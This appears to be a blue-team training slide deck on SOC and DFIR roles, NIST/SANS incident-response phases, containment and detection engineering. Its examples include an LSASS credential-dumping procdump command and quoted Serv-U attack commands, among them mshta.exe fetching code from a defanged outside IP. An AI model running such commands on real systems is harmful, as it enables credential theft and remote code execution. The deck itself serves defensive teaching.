

DAY 3



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Agenda

- Intro to Blue Team
- Strategic Drivers of Detection Engineering
- Detection Engineering Process
- Common Detection Types


Intro to Blue Team



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
Intro to Blue Team

- Overview
- Roles and Responsibilities
- Workflows




Blue Team Overview

- Reduce risk
- CIA
 - Confidentiality
 - Integrity
 - Availability
- Regulatory Compliance




Blue Team – Categories



- Security Operations
 - Prevention, Detection, & Response
- Legal and Regulatory
- Business Enablement
- Governance
- Risk Management
 - Still no risk assessment around LotL
- Identity & Access Management



Prevention is nice – Detection is a must



TTPs



Procedures

How the technique was carried out.
For example, the attacker used
`procdump -ma lsass.exe lsass_dump`

Techniques


Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

Roles: Security Operations Center (SOC)

- Analyzes Alerts
 - Determines if the alert is real
 - True Positive, False Positive
 - Remediate malicious activity associated with alert
 - Elevates to upper tier if necessary




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Roles: Intelligence (CTI)

- Collects & Analyzes Information
- Produces Intelligence Products
 - Threat Reports
 - Track Actors
 - Request for Information (RFIs)
 - Manages Indicator Feeds




Roles: Digital Forensics & Incident Response (DFIR)

- Digital Forensics
 - Focus is on forensic data often in a speciality
 - Disk, Network, OS Specific
- Incident Response
 - Works to holistically to resolve incidents
 - SOC
 - Digital Forensics
 - System Administrators
 - Reverse Engineering
 - CTI



Blue Team – Follow the Process

- Purple team should test the process



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Blue Team – Follow Process to Detect

- Follow the process:
 - Alerts, tier escalations, and team handoffs
 - Screenshare when possible
 - Practice makes better

Showing 86 alerts | Selected 0 alerts | Take action ▾ | [Select all 86 alerts](#) | Additional filters ▾

<input type="checkbox"/>					@timest...	↓ 1	Rule	Versi...	Method	Severity	Risk Score
<input type="checkbox"/>	>				...	Mar 2, 2022 @ 14:03:20.505	Whoami Process Activity	7	eql	low	21
<input type="checkbox"/>	>				...	Mar 2, 2022 @ 14:03:20.504	Whoami Process Activity	7	eql	low	21
<input type="checkbox"/>	>				...	Mar 2, 2022 @ 14:02:22.849	Net command via SYSTEM account	8	eql	low	21
<input type="checkbox"/>	>				...	Mar 2, 2022 @ 13:43:08.499	PowerShell spawning Cmd	8	query	low	21

Incident Response

Incident Response Process

Incident Response Steps

NIST

- 1) Preparation
- 2) Detection and Analysis
- 3) Containment, Eradication, & Recovery
- 4) Post-Incident Activity

SANS

- 1) Preparation
- 2) Identification
- 3) Containment
- 4) Eradication
- 5) Recovery
- 6) Lessons Learned

<https://cybersecurity.att.com/blogs/security-essentials/incident-response-steps-comparison-guide>

Templates – Incident Response Process




Figure 3-1. Incident Response Life Cycle


<https://nvd.nist.gov/learning/qa/2016/08/2016-08-16-incident-response-process>
<https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf>

Preparation

- Have an IR Plan
 - Adopting [nist.sp.800-61r2](https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf) is an excellent start
 - Identify key teams, leaders, and those in charge of communication
 - Have backup forms of communication (email/teams compromised)
 - Artifact collection standards
 - Way to have out-of-band ticket tracking
 - Tracks request for information (RFIs) and Courses of Action (COAs)
 - Have incident handling forms on hand
 - [SANS Security Policy Templates](#)

Detection & Analysis


- Continues phase to determine the scope of the incident
- Track how deep the Kill Chain goes
 - Where the actor went
 - What the actor got
 - Track artifacts, tools, procedures observed
- Then track back to initial access
- Recommend



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
Detection & Analysis: PTEF

- For each procedure:
 - Did it generate an alert?
 - Alert Level?
 - Optional: Was the alert responded to?
 - Was it logged?



Containment

- Isolate infected systems from the network
 - All at once so attacker can't move
- Do NOT play Whack A Mole
 - Don't just block IOCs immediately
- Only go to containment once analysis is complete



Containment Break Glass Plan


- Ransomware
- Worms
- Wipers
 - Pull power on network devices
 - Start Containment ASAP



Containment




From Zero to Domain Admin



What if I block here and call it done?



Containment




What if I clean this DC and block the IOC?

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<https://thefirereport.com/2020/10/18/ryuk-in-5-hours/>



Eradication & Recovery

- Once the attacker can't spread, kick them out!
- Remove tools, artifacts, backdoors, etc
- Reset credentials
- Reimage or replace systems
- Restore functionality of systems
 - Deploy from clean backup
 - Rebuild
- Patch



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Post-Incident Activity

- Lessons Learned
- Intel sharing (ISAC)
- Security control updates
- IR process improvements
- Evidence retention

Incident Checklist

Table 3-5. Incident Handling Checklist

	Action	Completed
Detection and Analysis		
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
Containment, Eradication, and Recovery		
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
Post-Incident Activity		
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

Incident Discussion

- Tier one received an alert of a malicious file on a domain controller
 - Investigation reveals AV quarantine a file with a signature of Mimikatz
 - A new AV scan shows the system is now clean
 - Can we close the case?


Incident Extra Resources

- Backdoors & Breaches
 - <https://www.blackhillsinfosec.com/backdoors-breaches-tabletop-simulator-guide/>
 - <https://www.blackhillsinfosec.com/projects/backdoorsandbreaches/>

Strategic Drivers of Detection Engineering



Strategic Drivers




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Strategic Driver: Threat Understanding

- Detection does not operate in a vacuum.
- Understanding your threat landscape is crucial.
 - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
- Procedure Coverage
 - Not Technique Level



Threat Understanding

- What are the threats doing?

- Mshta.exe with WAN connection
- Whoami execution
 - May scope to execution with certain command line parameters

Attack details


MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- `C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a` (defanged)
- `cmd.exe /c whoami > ".\Client\Common\redacted.txt"`
- `cmd.exe /c dir > ".\Client\Common\redacted.txt"`
- `cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""`
- `powershell.exe C:\Windows\Temp\Serv-U.bat`
- `cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"`



